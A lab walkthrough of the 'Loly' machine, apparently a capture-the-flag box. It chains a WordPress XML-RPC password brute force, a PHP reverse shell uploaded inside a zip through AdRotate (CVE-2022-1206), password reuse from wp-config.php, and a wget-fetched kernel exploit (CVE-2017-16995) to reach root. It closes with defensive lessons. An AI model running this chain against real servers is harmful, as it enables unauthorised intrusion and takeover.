Loly
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. WordPress with XML-RPC enabled:wpscanfinds userlolyand brute forcingxmlrpc.phpyieldsloly:fernando. Inside the panel, the AdRotate plugin (CVE-2022-1206) lets you upload a.zipthat is auto-extracted into/wp-content/banners/, so a PHP reverse shell inside the zip gives a shell aswww-data. Thewp-config.phpstoreslolyisabeautifulgirl, which is also the password of thelolyuser. The kernel is an Ubuntu 16.04 running 4.4.0-31, vulnerable to CVE-2017-16995, and that leads to root.
Reconnaissance
Initial scan
TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. A single open port, an nginx:
ping -c 1 192.168.144.121     # ttl=61 → Linux
nmap -p80 -sCV 192.168.144.121 -oN targetedScan
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!WordPress - TCP 80
The landing page is the default nginx, but dirsearch finds a WordPress under /wordpress:
dirsearch -u http://192.168.144.121 --exclude-status=403,404
# 200 - /wordpress/
# 200 - /wordpress/wp-login.php
The redirects point to the loly.lc vhost, so it goes into /etc/hosts for the WordPress to load properly:
echo '192.168.144.121 loly.lc' | sudo tee -a /etc/hostswpscan enumerates user loly, confirms XML-RPC is enabled and detects the AdRotate 5.8.6.2 plugin (out of date):
wpscan --url http://loly.lc/wordpress --enumerate u[+] adrotate | Version: 5.8.6.2 (80% confidence)
[+] XML-RPC seems to be enabled: http://loly.lc/wordpress/xmlrpc.php
[+] loly (Author Posts - Display Name)An enabled XML-RPC is a brute-force multiplier: xmlrpc.php allows batching credential guesses in a single request (system.multicall), far faster than hitting wp-login.php.
Shell as www-data

XML-RPC brute force → loly:fernando
wpscan --url http://loly.lc/wordpress --usernames loly -P /usr/share/wordlists/rockyou.txt[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - loly / fernando
[!] Valid Combinations Found:
| Username: loly, Password: fernandololy:fernando logs into the admin panel.

AdRotate: file upload via .zip (CVE-2022-1206)
AdRotate has a Manage Media section that uploads files to the banners folder. The key is the interface's own note: "Zip files are automatically extracted in the location where they are uploaded". The filter rejects .php, but it accepts .zip and extracts it by itself: put the PHP reverse shell inside a zip and after extraction it lands as a servable .php.
# pentestmonkey revshell with your own IP/port
zip rev.zip rev.php
In Manage Media we pick the banners folder, upload rev.zip and hit Upload file:

Upload new file
  [banners v]  [ Browse... ]  rev.zip
  Accepted files: jpg, jpeg, gif, png, svg, html, js and zip. Maximum size is 512Kb per file.
  Important: Make sure your file has no spaces or special characters in the name.
  Zip files are automatically extracted in the location where they are uploaded and the
  original zip file will be deleted after extracted.
  [ Upload file ]  Click only once per file!

Available files in '/banners'
  No files found!
The interface itself lists the allowed extensions, and there is the flaw: zip is on the list and it is also extracted automatically. The filter never gets to see the .php inside.

AdRotate confirms the upload ("Banner image saved") and, being a .zip, extracts it in banners/:
With Penelope listening on 4444, we browse the extracted rev.php path to trigger the shell:
penelope 4444
curl http://loly.lc/wordpress/wp-content/banners/rev.php
www-data@ubuntu:~$ cat local.txt && id
7ca974e3d2bbf63c979d30b6b054285f
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Shell as loly
Password reused in wp-config.php
The wp-config.php stores the database credentials, and here the MySQL password works as-is for the system user:
grep -i pass /var/www/html/wordpress/wp-config.php
# define( 'DB_PASSWORD', 'lolyisabeautifulgirl' );
su loly    # password: lolyisabeautifulgirl
loly@ubuntu:/tmp$ id
uid=1000(loly) gid=1000(loly) groups=1000(loly),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare)
Reusing the password from wp-config.php as a system password is a classic pattern: the site and the user share the secret, and a single su is enough.
Privilege Escalation
Kernel exploit - CVE-2017-16995
The box is an Ubuntu 16.04 with an old kernel:
uname -a
# Linux ubuntu 4.4.0-31-generic #50-Ubuntu ... x86_64
searchsploit 'Linux kernel 4.4.0' | grep -i "ubuntu 16.04"
45010.c (CVE-2017-16995, an eBPF verifier flaw allowing kernel memory read/write) covers exactly this < 4.13.9 kernel. Compile it on the box and run it:
# on the attacker
searchsploit -m linux/local/45010.c
python3 -m http.server 80

# on the victim
wget http://<attacker>/45010.c
gcc 45010.c -o exploit
./exploit
The exploit sneaks a malicious eBPF program past the kernel verifier, patches the process credential structure and launches a UID 0 shell:


# cat /root/proof.txt && whoami
2ddf99e80a08dff38c6d96f2c6cf8660
root
Attack chain
WordPress /wordpress with XML-RPC enabled
  └─ wpscan: user loly + AdRotate 5.8.6.2 plugin
     └─ XML-RPC brute → loly:fernando
        └─ AdRotate Manage Media: auto-extracted .zip (CVE-2022-1206)
           └─ PHP reverse shell in the zip → www-data
              └─ wp-config.php: DB_PASSWORD lolyisabeautifulgirl → su loly
                 └─ kernel 4.4.0-31 (Ubuntu 16.04) → CVE-2017-16995 → root
Lessons learned
- An enabled XML-RPC makes WordPress brute forcing practical:
system.multicallgroups hundreds of attempts per request, andwpscanautomates it. Disablingxmlrpc.phpcloses that accelerator. - An upload filter that rejects
.phpbut accepts.zipand extracts it into the docroot is equivalent to allowing.php: the zip contents end up servable. AdRotate 5.8.6.2 did this without sanitizing. wp-config.phpsecrets (DB_PASSWORD) tend to be reused as system passwords; it always pays to try the panel/DB one withsuagainst local users.- A
4.4.0-31kernel on Ubuntu 16.04 is a direct target for public exploits like CVE-2017-16995; in the real world this is a patching failure, not a config one, which is why keeping the kernel current cuts off an entire family of local escalations.